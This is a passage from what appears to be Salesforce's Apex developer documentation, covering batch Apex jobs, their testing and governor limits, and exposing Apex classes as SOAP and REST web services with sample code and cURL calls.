      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC,
                       List<sObject> scope){
      for(Sobject s : scope){s.put(Field,Value);
      }       update scope;
   }

   global void finish(Database.BatchableContext BC){

   }

}
```

You can use the following codeto call the previous class.

```
// Query for 10 accounts
String q = 'SELECT Industry FROM Account LIMIT 10';
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

To exclude accounts that were deleted and are still in the Recycle Bin, append `isDeleted=false` in the SOQL query WHERE clause, as shown in the query in this modified sample.

```
// Query for accounts that aren't in the Recycle Bin
String q = 'SELECT Industry FROM Account WHERE isDeleted=false LIMIT 10';
```

```
String e = 'Account';
String f = 'Industry';
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

To exclude invoices that were deleted and are still in the Recycle Bin, append `isDeleted=false` in the SOQL query WHERE clause, as shown in the query in this modified sample.

```
// Query for invoices that aren't in the Recycle Bin
String q =
  'SELECT Description__c FROM Invoice_Statement__c WHERE isDeleted=false LIMIT 10';
String e = 'Invoice_Statement__c';
String f = 'Description__c';
String v = 'Updated description';
Id batchInstanceId = Database.executeBatch(new UpdateInvoiceFields(q,e,f,v), 5);
```

The following class uses batch Apex to reassign all accounts owned by a specific user to a different user.

```
global class OwnerReassignment implements Database.Batchable<sObject>{
String query;
String email;
Id toUserId;
Id fromUserId;

global Database.querylocator start(Database.BatchableContext BC){
            return Database.getQueryLocator(query);}

global void execute(Database.BatchableContext BC, List<sObject> scope){
    List<Account> accns = new List<Account>();

   for(sObject s : scope){Account a = (Account)s;
        if(a.OwnerId==fromUserId){
            a.OwnerId=toUserId;
            accns.add(a);
            }
        }

update accns;

}
global void finish(Database.BatchableContext BC){
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

mail.setToAddresses(new String[] {email});
mail.setReplyTo('batch@acme.com');
mail.setSenderDisplayName('Batch Processing');
mail.setSubject('Batch Process Completed');
mail.setPlainTextBody('Batch Process has completed');

Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
```

Use the following to execute the `OwnerReassignment` class in the previous example.

```
OwnerReassignment reassign = new OwnerReassignment();
reassign.query = 'SELECT Id, Name, Ownerid FROM Account ' +
                 'WHERE ownerid=\'' + u.id + '\'';
reassign.email='admin@acme.com';
reassign.fromUserId = u;
reassign.toUserId = u2;
ID batchprocessid = Database.executeBatch(reassign);
```

The following is an example of a batch Apex class for deleting records.

```
global class BatchDelete implements Database.Batchable<sObject> {
   public String query;

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC, List<sObject> scope){
      delete scope;
      DataBase.emptyRecycleBin(scope);
   }

   global void finish(Database.BatchableContext BC){
   }
}
```

This code calls the `BatchDelete` batch Apex class to delete old documents. The specified query selects documents to delete for all documents that are in a specified folder and that are older than a specified date. Next, the sample invokes the batch job.

```
BatchDelete BDel = new BatchDelete();
Datetime d = Datetime.now();
d = d.addDays(-1);
// Replace this value with the folder ID that contains
// the documents to delete.
String folderId = '00lD0000001161D';
// Query for selecting the documents to delete
BDel.query = 'SELECT Id FROM Document WHERE FolderId=\'' + folderId +
    '\' AND CreatedDate < '+d.format('yyyy-MM-dd')+'T'+
    d.format('HH:mm')+':00.000Z';
// Invoke the batch job.
ID batchprocessid = Database.executeBatch(BDel);
System.debug('Returned batch process ID: ' + batchProcessId);
```

Using Callouts in Batch Apex

To use a callout in batch Apex, specify `Database.AllowsCallouts` in the class definition. For example:

```
global class SearchAndReplace implements Database.Batchable<sObject>,
   Database.AllowsCallouts{
}
```

Callouts include HTTP requests and methods defined with the `webService` keyword.

Using State in Batch Apex

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *scope* parameter is considered five transactions of 200 records each.

If you specify `Database.Stateful` in the class definition, you can maintain state across these transactions. When using `Database.Stateful`, only instance member variables retain their values between transactions. Static member variables don't and are reset between transactions. Maintaining state is useful for counting or summarizing records as they're processed. For example, suppose your job processed opportunity records. You could define a method in `execute` to aggregate totals of the opportunity amounts as they were processed.

If you don't specify `Database.Stateful`, all static and instance member variables are set back to their original values.

The following example summarizes a custom field `total__c` as the records are processed.

```
global class SummarizeAccountTotal implements
    Database.Batchable<sObject>, Database.Stateful{

   global final String Query;
   global integer Summary;

   global SummarizeAccountTotal(String q){Query=q;
     Summary = 0;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(
                Database.BatchableContext BC,
                List<sObject> scope){
      for(sObject s : scope){
         Summary = Integer.valueOf(s.get('total__c'))+Summary;
      }
   }

global void finish(Database.BatchableContext BC){
   }
}
```

In addition, you can specify a variable to access the initial state of the class. You can use this variable to share the initial state with all instances of the `Database.Batchable` methods. For example:

```
// Implement the interface using a list of Account sObjects
// Note that the initialState variable is declared as final

global class MyBatchable implements Database.Batchable<sObject> {
  private final String initialState;
  String query;

  global MyBatchable(String intialState) {
    this.initialState = initialState;
  }

  global Database.QueryLocator start(Database.BatchableContext BC) {
```

```
    // Access initialState here

    return Database.getQueryLocator(query);
  }

  global void execute(Database.BatchableContext BC,
                      List<sObject> batch) {
    // Access initialState here

  }

  global void finish(Database.BatchableContext BC) {
    // Access initialState here

  }
}
```

Note that `initialState` is the *initial* state of the class. You cannot use it to pass information between instances of the class during execution of the batch job. For example, if you change the value of `initialState` in `execute`, the second chunk of processed records can't access the new value. Only the initial value is accessible.

Testing Batch Apex

When testing your batch Apex, you can test only one execution of the `execute` method. Use the *`scope`* parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.

The `executeBatch` method starts an asynchronous process. This means that when you test batch Apex, you must make certain that the batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure that it finishes before continuing your test. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously. If you don't include the `executeBatch` method within the `startTest` and `stopTest` methods, the batch job executes at the end of your test method for Apex saved using Salesforce API version 25.0 and later, but not in earlier versions.

Starting with Apex saved using Salesforce API version 22.0, exceptions that occur during the execution of a batch Apex job that is invoked by a test method are now passed to the calling test method, and as a result, causes the test method to fail. If you want to handle exceptions in the test method, enclose the code in `try` and `catch` statements. Place the `catch` block after the `stopTest` method. However, with Apex saved using Salesforce API version 21.0 and earlier, such exceptions don't get passed to the test method and don't cause test methods to fail.

Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

The following example tests the `OwnerReassignment` class.

```
public static testMethod void testBatch() {
   user u = [SELECT ID, UserName FROM User
             WHERE username='testuser1@acme.com'];
   user u2 = [SELECT ID, UserName FROM User
              WHERE username='testuser2@acme.com'];
   String u2id = u2.id;
// Create 200 test accounts - this simulates one execute.
// Important - the Salesforce.com test framework only allows you to
// test one execute.
```

```
    List <Account> accns = new List<Account>();
       for(integer i = 0; i<200; i++){
          Account a = new Account(Name='testAccount'+'i',
                      Ownerid = u.ID);
          accns.add(a);
       }

    insert accns;

    Test.StartTest();
    OwnerReassignment reassign = new OwnerReassignment();
    reassign.query='SELECT ID, Name, Ownerid ' +
              'FROM Account ' +
              'WHERE OwnerId=\'' + u.Id + '\'' +
              ' LIMIT 200';
    reassign.email='admin@acme.com';
    reassign.fromUserId = u.Id;
    reassign.toUserId = u2.Id;
    ID batchprocessid = Database.executeBatch(reassign);
    Test.StopTest();

    System.AssertEquals(
            database.countquery('SELECT COUNT()'
               +' FROM Account WHERE OwnerId=\'' + u2.Id + '\''),
            200);

    }
}
```

Batch Apex Governor Limits

Keep in mind the following governor limits for batch Apex.

- Up to 5 batch jobs can be queued or active concurrently.
- Up to 100 batch jobs can be held in the Apex flex queue.
- In a running test, you can submit a maximum of 5 batch jobs.
- The maximum number of batch Apex method executions per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. Method executions include executions of the `start`, `execute`, and `finish` methods. This limit is for your entire organization and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The licenses that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.
- The batch Apex `start` method can have up to 15 query cursors open at a time per user. The batch Apex `execute` and `finish` methods each have a limit of five open query cursors per user.
- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.
- If the `start` method of the batch class returns a QueryLocator, the optional scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a very high number, you can run into other limits.

- If no size is specified with the optional *scope* parameter of `Database.executeBatch`, Salesforce chunks the records returned by the `start` method into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.
- The `start`, `execute`, and `finish` methods can implement up to 10 callouts each.
- Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

Batch Apex Best Practices

- Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger will not add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.
- When you call `Database.executeBatch`, Salesforce only places the job in the queue. Actual execution can be delayed based on service availability.
- When testing your batch Apex, you can test only one execution of the `execute` method. Use the *scope* parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.
- The `executeBatch` method starts an asynchronous process. This means that when you test batch Apex, you must make certain that the batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure that it finishes before continuing your test.
- Use `Database.Stateful` with the class definition if you want to share instance member variables or data across job transactions. Otherwise, all member variables are reset to their initial state at the start of each transaction.
- Methods declared as `future` aren't allowed in classes that implement the `Database.Batchable` interface.
- Methods declared as `future` can't be called from a batch Apex class.
- You cannot use the `getContent` and `getContentAsPDF` PageReference methods in a batch job.
- When a batch Apex job is run, email notifications are sent either to the user who submitted the batch job, or, if the code is included in a managed package and the subscribing organization is running the batch job, the email is sent to the recipient listed in the **Apex Exception Notification Recipient** field.
- Each method execution uses the standard governor limits anonymous block, Visualforce controller, or WSDL method.
- Each batch Apex invocation creates an `AsyncApexJob` record. Use the ID of this record to construct a SOQL query to retrieve the job's status, number of errors, progress, and submitter. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Object Reference for Salesforce and Force.com*.
- For each 10,000 `AsyncApexJob` records, Apex creates an `AsyncApexJob` record of type `BatchApexWorker` for internal use. When querying for all `AsyncApexJob` records, we recommend that you filter out records of type `BatchApexWorker` using the `JobType` field. Otherwise, the query returns one more record for every 10,000 `AsyncApexJob` records. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Object Reference for Salesforce and Force.com*.
- All methods in the class must be defined as `global` or `public`.
- For a sharing recalculation, we recommend that the `execute` method delete and then re-create all Apex managed sharing for the records in the batch to ensure that sharing is accurate and complete.
- Batch jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued batch jobs are executed. If a batch job was running when downtime occurred, the batch execution is rolled back and restarted after the service comes back up.
- Minimize the number of batches, if possible. Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. If more than 2,000

unprocessed requests from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue handles requests from other organizations.

- Ensure that batch jobs execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your batch Apex code. The longer the batch job executes, the more likely other queued jobs are delayed when a large number of jobs are in the queue.

Chaining Batch Jobs

Starting with API version 26.0, you can start another batch job from an existing batch job to chain jobs together. Chain a batch job to start a job after another one finishes and when your job requires batch processing, such as when processing large data volumes. Otherwise, if batch processing isn't needed, consider using Queueable Apex.

You can chain a batch job by calling `Database.executeBatch` or `System.scheduleBatch` from the `finish` method of the current batch class. The new batch job will start after the current batch job finishes.

For previous API versions, you can't call `Database.executeBatch` or `System.scheduleBatch` from any batch Apex method. The version that's used is the version of the running batch class that starts or schedules another batch job. If the `finish` method in the running batch class calls a method in a helper class to start the batch job, the API version of the helper class doesn't matter.

SEE ALSO:

Batchable Interface

Web Services

Exposing Apex Methods as SOAP Web Services

You can expose your Apex methods as SOAP Web services so that external applications can access your code and your application. To expose your Apex methods, use WebService Methods.

Tip:

- Apex SOAP Web services allow an external application to invoke Apex methods through SOAP Web services. Apex callouts enable Apex to invoke external Web or HTTP services.
- Apex REST API exposes your Apex classes and methods as REST Web services. See Exposing Apex Classes as REST Web Services.

WebService Methods

Apex class methods can be exposed as custom SOAP Web service calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webService` keyword to define these methods. For example:

```
global class MyWebService {
    webService static Id makeContact(String lastName, Account a) {
        Contact c = new Contact(lastName = 'Weissman', AccountId = a.Id);
        insert c;
        return c.id;
    }
}
```

A developer of an external application can integrate with an Apex class containing `webService` methods by generating a WSDL for the class. To generate a WSDL from an Apex class detail page:

1. In the application from Setup, click **Develop** > **Apex Classes**.
2. Click the name of a class that contains `webService` methods.
3. Click **Generate WSDL**.

Exposing Data with WebService Methods

Invoking a custom `webService` method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods with the `webService` keyword should therefore take care that they are not inadvertently exposing any sensitive data.

Warning: Apex class methods that are exposed through the API with the `webService` keyword don't enforce object permissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the webService method is accessing. See DescribeSObjectResult Class and DescribeFieldResult Class.

Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that contain webService methods. To enforce sharing rules for webService methods, declare the class that contains these methods with the `with sharing` keyword. See Using the `with sharing` or `without sharing` Keywords.

Considerations for Using the `webService` Keyword

When using the `webService` keyword, keep the following considerations in mind:

- You cannot use the `webService` keyword when defining a class. However, you can use it to define top-level, outer class methods, and methods of an inner class.
- You cannot use the `webService` keyword to define an interface, or to define an interface's methods and variables.
- System-defined enums cannot be used in Web service methods.
- You cannot use the `webService` keyword in a trigger.
- All classes that contain methods defined with the `webService` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.
- Methods defined with the `webService` keyword are inherently global. These methods can be used by any Apex code that has access to the class. You can consider the `webService` keyword as a type of access modifier that enables more access than `global`.
- You must define any method that uses the `webService` keyword as `static`.
- You cannot deprecate `webService` methods or variables in managed package code.
- Because there are no SOAP analogs for certain Apex elements, methods defined with the `webService` keyword cannot take the following elements as parameters. While these elements can be used within the method, they also cannot be marked as return values.
  - Maps
  - Sets
  - Pattern objects
  - Matcher objects

  - Exception objects

- You must use the `webService` keyword with any member variables that you want to expose as part of a Web service. You should not mark these member variables as `static`.

Considerations for calling Apex SOAP Web service methods:

- Salesforce denies access to Web service and `executeanonymous` requests from an AppExchange package that has `Restricted` access.
- Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.
- If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex SOAP Web service methods aren't supported and result in the INVALID_OPERATION_WITH_EXPIRED_PASSWORD error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods.

The following example shows a class with Web service member variables as well as a Web service method:

```
global class SpecialAccounts {

  global class AccountInfo {
     webService String AcctName;
     webService Integer AcctNumber;
  }

  webService static Account createAccount(AccountInfo info) {
    Account acct = new Account();
    acct.Name = info.AcctName;
    acct.AccountNumber = String.valueOf(info.AcctNumber);
    insert acct;
    return acct;
  }

  webService static Id [] createAccounts(Account parent,
       Account child, Account grandChild) {

        insert parent;
        child.parentId = parent.Id;
        insert child;
        grandChild.parentId = child.Id;
        insert grandChild;

        Id [] results = new Id[3];
        results[0] = parent.Id;
        results[1] = child.Id;
        results[2] = grandChild.Id;
        return results;
    }
}
```

```
// Test class for the previous class.
@isTest
private class SpecialAccountsTest {
  testMethod static void testAccountCreate() {
    SpecialAccounts.AccountInfo info = new SpecialAccounts.AccountInfo();
    info.AcctName = 'Manoj Cheenath';
```

```
    info.AcctNumber = 12345;
    Account acct = SpecialAccounts.createAccount(info);
    System.assert(acct != null);
  }
}
```

You can invoke this Web service using AJAX. For more information, see Apex in AJAX on page 265.

Overloading Web Service Methods

SOAP and WSDL do not provide good support for overloading methods. Consequently, Apex does not allow two methods marked with the `webService` keyword to have the same name. Web service methods that have the same name in the same class generate a compile-time error.

Exposing Apex Classes as REST Web Services

You can expose your Apex classes and methods so that external applications can access your code and your application through the REST architecture. This section provides an overview of how to expose your Apex classes as REST Web services. You'll learn about the class and method annotations and see code samples that show you how to implement this functionality.

Introduction to Apex REST

You can expose your Apex class and methods so that external applications can access your code and your application through the REST architecture. This is done by defining your Apex class with the `@RestResource` annotation to expose it as a REST resource. Similarly, add annotations to your methods to expose them through REST. For example, you can add the `@HttpGet` annotation to your method to expose it as a REST resource that can be called by an HTTP `GET` request. For more information, see Apex REST Annotations on page 91

These are the classes containing methods and properties you can use with Apex REST.

Class	Description
RestContext Class	Contains the `RestRequest` and `RestResponse` objects.
request	Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.
response	Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

Governor Limits

Calls to Apex REST classes count against the organization's API governor limits. All standard Apex governor limits apply to Apex REST classes. For example, the maximum request or response size is 6 MB for synchronous Apex or 12 MB for asynchronous Apex. For more information, see Execution Governors and Limits.

Authentication

Apex REST supports these authentication mechanisms:

- OAuth 2.0

- Session ID

See *Step Two: Set Up Authorization* in the *REST API Developer's Guide*.

Apex REST Annotations

Six new annotations have been added that enable you to expose an Apex class as a RESTful Web service.

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPatch`
- `@HttpPost`
- `@HttpPut`

Apex REST Methods

Apex REST supports two formats for representations of resources: JSON and XML. JSON representations are passed by default in the body of a request or response, and the format is indicated by the `Content-Type` property in the HTTP header. You can retrieve the body as a Blob from the HttpRequest object if there are no parameters to the Apex method. If parameters are defined in the Apex method, an attempt is made to deserialize the request body into those parameters. If the Apex method has a non-void return type, the resource representation is serialized into the response body.

These return and parameter types are allowed:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).
- User-defined types that contain member variables of the types listed above.

Note: Apex REST does not support XML serialization and deserialization of Chatter in Apex objects. Apex REST does support JSON serialization and deserialization of Chatter in Apex objects. Also, some collection types, such as maps, aren't supported with XML. See Request and Response Data Considerations for details.

Methods annotated with `@HttpGet` or `@HttpDelete` should have no parameters. This is because GET and DELETE requests have no request body, so there's nothing to deserialize.

A single Apex class annotated with `@RestResource` can't have multiple methods annotated with the same HTTP request method. For example, the same class can't have two methods annotated with `@HttpGet`.

Note: Apex REST currently doesn't support requests of Content-Type `multipart/form-data`.

Apex REST Method Considerations

Here are a few points to consider when you define Apex REST methods.

- `RestRequest` and `RestResponse` objects are available by default in your Apex methods through the static `RestContext` object. This example shows how to access these objects through `RestContext`:

```
RestRequest req = RestContext.request;
RestResponse res = RestContext.response;
```

- If the Apex method has no parameters, Apex REST copies the HTTP request body into the `RestRequest.requestBody` property. If the method has parameters, then Apex REST attempts to deserialize the data into those parameters and the data won't be deserialized into the `RestRequest.requestBody` property.
- Apex REST uses similar serialization logic for the response. An Apex method with a non-void return type will have the return value serialized into `RestResponse.responseBody`.
- Apex REST methods can be used in managed and unmanaged packages. When calling Apex REST methods that are contained in a managed package, you need to include the managed package namespace in the REST call URL. For example, if the class is contained in a managed package namespace called `packageNamespace` and the Apex REST methods use a URL mapping of `/MyMethod/*`, the URL used via REST to call these methods would be of the form `https://instance.salesforce.com/services/apexrest/packageNamespace/MyMethod/`. For more information about managed packages, see What is a Package?.
- If a login call is made from the API for a user with an expired or temporary password, subsequent API calls to custom Apex REST Web service methods aren't supported and result in the MUTUAL_AUTHENTICATION_FAILED error. Reset the user's password and make a call with an unexpired password to be able to call Apex Web service methods.

User-Defined Types

You can use user-defined types for parameters in your Apex REST methods. Apex REST deserializes request data into `public`, `private`, or `global` class member variables of the user-defined type, unless the variable is declared as `static` or `transient`. For example, an Apex REST method that contains a user-defined type parameter might look like the following:

```
@RestResource(urlMapping='/user_defined_type_example/*')
global with sharing class MyOwnTypeRestResource {

    @HttpPost
    global static MyUserDefinedClass echoMyType(MyUserDefinedClass ic) {
        return ic;
    }

    global class MyUserDefinedClass {

        global String string1;
        global String string2 { get; set; }
        private String privateString;
        global transient String transientString;
        global static String staticString;

    }

}
```

Valid JSON and XML request data for this method would look like:

```
{
    "ic" : {
                "string1" : "value for string1",
                "string2" : "value for string2",
                "privateString" : "value for privateString"
```

```
            }
}
```

```
<request>
    <ic>
        <string1>value for string1</string1>
        <string2>value for string2</string2>
        <privateString>value for privateString</privateString>
    </ic>
</request>
```

If a value for `staticString` or `transientString` is provided in the example request data above, an HTTP 400 status code response is generated. Note that the `public`, `private`, or `global` class member variables must be types allowed by Apex REST:

- Apex primitives (excluding sObject and Blob).
- sObjects
- Lists or maps of Apex primitives or sObjects (only maps with String keys are supported).

When creating user-defined types used as Apex REST method parameters, avoid introducing any class member variable definitions that result in cycles (definitions that depend on each other) at run time in your user-defined types. Here's a simple example:

```
@RestResource(urlMapping='/CycleExample/*')
global with sharing class ApexRESTCycleExample {

    @HttpGet
    global static MyUserDef1 doCycleTest() {
        MyUserDef1 def1 = new MyUserDef1();
        MyUserDef2 def2 = new MyUserDef2();
        def1.userDef2 = def2;
        def2.userDef1 = def1;
        return def1;
    }

    global class MyUserDef1 {
        MyUserDef2 userDef2;
    }

    global class MyUserDef2 {
        MyUserDef1 userDef1;
    }

}
```

The code in the previous example compiles, but at run time when a request is made, Apex REST detects a cycle between instances of `def1` and `def2`, and generates an HTTP 400 status code error response.

Request and Response Data Considerations

Some additional things to keep in mind for the request data for your Apex REST methods:

- The name of the Apex parameters matter, although the order doesn't. For example, valid requests in both XML and JSON look like the following:

```
@HttpPost
global static void myPostMethod(String s1, Integer i1, Boolean b1, String s2)
```

```
{
  "s1" : "my first string",
  "i1" : 123,
  "s2" : "my second string",
  "b1" : false
}
```

```
<request>
  <s1>my first string</s1>
  <i1>123</i1>
  <s2>my second string</s2>
  <b1>false</b1>
</request>
```

- The URL patterns *URLpattern* and *URLpattern*/* match the same URL. If one class has a `urlMapping` of *URLpattern* and another class has a `urlMapping` of *URLpattern*/*, a REST request for this URL pattern resolves to the class that was saved last.
- Some parameter and return types can't be used with XML as the Content-Type for the request or as the accepted format for the response, and hence, methods with these parameter or return types can't be used with XML. Maps or collections of collections, for example, `List<List<String>>` aren't supported. However, you can use these types with JSON. If the parameter list includes a type that's invalid for XML and XML is sent, an HTTP 415 status code is returned. If the return type is a type that's invalid for XML and XML is the requested response format, an HTTP 406 status code is returned.
- For request data in either JSON or XML, valid values for Boolean parameters are: `true`, `false` (both of these are treated as case-insensitive), `1` and `0` (the numeric values, not strings of "1" or "0"). Any other values for Boolean parameters result in an error.
- If the JSON or XML request data contains multiple parameters of the same name, this results in an HTTP 400 status code error response. For example, if your method specifies an input parameter named `x`, the following JSON request data results in an error:

```
{
    "x" : "value1",
    "x" : "value2"
}
```

Similarly, for user-defined types, if the request data includes data for the same user-defined type member variable multiple times, this results in an error. For example, given this Apex REST method and user-defined type:

```
@RestResource(urlMapping='/DuplicateParamsExample/*')
global with sharing class ApexRESTDuplicateParamsExample {

    @HttpPost
    global static MyUserDef1 doDuplicateParamsTest(MyUserDef1 def) {
        return def;
    }

    global class MyUserDef1 {
        Integer i;
    }
```

```
}
```

The following JSON request data also results in an error:

```
{
    "def" : {
               "i" : 1,
               "i" : 2
             }
}
```

- If you need to specify a null value for one of your parameters in your request data, you can either omit the parameter entirely or specify a null value. In JSON, you can specify `null` as the value. In XML, you must use the `http://www.w3.org/2001/XMLSchema-instance` namespace with a nil value.
- For XML request data, you must specify an XML namespace that references any Apex namespace your method uses. So, for example, if you define an Apex REST method such as:

```
@RestResource(urlMapping='/namespaceExample/*')
global class MyNamespaceTest {
    @HttpPost
    global static MyUDT echoTest(MyUDT def, String extraString) {
        return def;
    }

    global class MyUDT {
        Integer count;
    }
}
```

You can use the following XML request data:

```
<request>
  <def xmlns:MyUDT="http://soap.sforce.com/schemas/class/MyNamespaceTest">
    <MyUDT:count>23</MyUDT:count>
  </def>
  <extraString>test</extraString>
</request>
```

Response Status Codes

The status code of a response is set automatically. This table lists some HTTP status codes and what they mean in the context of the HTTP request method. For the full list of response status codes, see statusCode.

Request Method	Response Status Code	Description
GET	200	The request was successful.
PATCH	200	The request was successful and the return type is non-void.
PATCH	204	The request was successful and the return type is void.
DELETE, GET, PATCH, POST, PUT	400	An unhandled user exception occurred.

Request Method	Response Status Code	Description
DELETE, GET, PATCH, POST, PUT	403	You don't have access to the specified Apex class.
DELETE, GET, PATCH, POST, PUT	404	The URL is unmapped in an existing `@RestResource` annotation.
DELETE, GET, PATCH, POST, PUT	404	The URL extension is unsupported.
DELETE, GET, PATCH, POST, PUT	404	The Apex class with the specified namespace couldn't be found.
DELETE, GET, PATCH, POST, PUT	405	The request method doesn't have a corresponding Apex method.
DELETE, GET, PATCH, POST, PUT	406	The Content-Type property in the header was set to a value other than JSON or XML.
DELETE, GET, PATCH, POST, PUT	406	The header specified in the HTTP request is not supported.
GET, PATCH, POST, PUT	406	The XML return type specified for format is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The XML parameter type is unsupported.
DELETE, GET, PATCH, POST, PUT	415	The Content-Header Type specified in the HTTP request header is unsupported.
DELETE, GET, PATCH, POST, PUT	500	An unhandled Apex exception occurred.

SEE ALSO:

JSON Support

XML Support

Exposing Data with Apex REST Web Service Methods

Invoking a custom Apex REST Web service method always uses system context. Consequently, the current user's credentials are not used, and any user who has access to these methods can use their full power, regardless of permissions, field-level security, or sharing rules. Developers who expose methods using the Apex REST annotations should therefore take care that they are not inadvertently exposing any sensitive data.

Warning: Apex class methods that are exposed through the Apex REST API don't enforce object permissions and field-level security by default. We recommend that you make use of the appropriate object or field describe result methods to check the current user's access level on the objects and fields that the Apex REST API method is accessing. See DescribeSObjectResult Class and DescribeFieldResult Class.

Also, sharing rules (record-level access) are enforced only when declaring a class with the `with sharing` keyword. This requirement applies to all Apex classes, including to classes that are exposed through Apex REST API. To enforce sharing rules for Apex REST API methods, declare the class that contains these methods with the `with sharing` keyword. See Using the `with sharing` or `without sharing` Keywords.

Apex REST Code Samples

These code samples show you how to expose Apex classes and methods through the REST architecture and how to call those resources from a client.

- Apex REST Basic Code Sample: Provides an example of an Apex REST class with three methods that you can call to delete a record, get a record, and update a record.
- Apex REST Code Sample Using RestRequest: Provides an example of an Apex REST class that adds an attachment to a record by using the RestRequest object

Apex REST Basic Code Sample

This sample shows you how to implement a simple REST API in Apex that handles three different HTTP request methods. For more information about authenticating with `cURL`, see the Quick Start section of the *REST API Developer's Guide*.

1. Create an Apex class in your instance from Setup, by clicking **Develop** > **Apex Classes** > **New** and add this code to your new class:

```
@RestResource(urlMapping='/Account/*')
global with sharing class MyRestResource {

    @HttpDelete
    global static void doDelete() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
       String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account account = [SELECT Id FROM Account WHERE Id = :accountId];
        delete account;
    }

    @HttpGet
    global static Account doGet() {
        RestRequest req = RestContext.request;
        RestResponse res = RestContext.response;
       String accountId = req.requestURI.substring(req.requestURI.lastIndexOf('/')+1);

        Account result = [SELECT Id, Name, Phone, Website FROM Account WHERE Id =
:accountId];
        return result;
    }

  @HttpPost
    global static String doPost(String name,
        String phone, String website) {
        Account account = new Account();
        account.Name = name;
        account.phone = phone;
        account.website = website;
        insert account;
        return account.Id;
    }
}
```

2. To call the `doGet` method from a client, open a command-line window and execute the following `cURL` command to retrieve an account by ID:

```
curl -H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

   - Replace *`sessionId`* with the `<sessionId>` element that you noted in the login response.

- Replace *instance* with your <serverUrl> element.
- Replace *accountId* with the ID of an account which exists in your organization.

After calling the doGet method, Salesforce returns a JSON response with data such as the following:

```
{
  "attributes" :
    {
      "type" : "Account",
      "url" : "/services/data/v22.0/sobjects/Account/accountId"
    },
  "Id" : "accountId",
  "Name" : "Acme"

}
```

Note: The cURL examples in this section don't use a namespaced Apex class so you won't see the namespace in the URL.

3. Create a file called account.txt to contain the data for the account you will create in the next step.

```
{
  "name" : "Wingo Ducks",
  "phone" : "707-555-1234",
  "website" : "www.wingo.ca.us"
}
```

4. Using a command-line window, execute the following cURL command to create a new account:

```
curl -H "Authorization: Bearer sessionId" -H "Content-Type: application/json" -d
@account.txt "https://instance.salesforce.com/services/apexrest/Account/"
```

After calling the doPost method, Salesforce returns a response with data such as the following:

```
"accountId"
```

The *accountId* is the ID of the account you just created with the POST request.

5. Using a command-line window, execute the following cURL command to delete an account by specifying the ID:

```
curl –X DELETE –H "Authorization: Bearer sessionId"
"https://instance.salesforce.com/services/apexrest/Account/accountId"
```

Apex REST Code Sample Using RestRequest

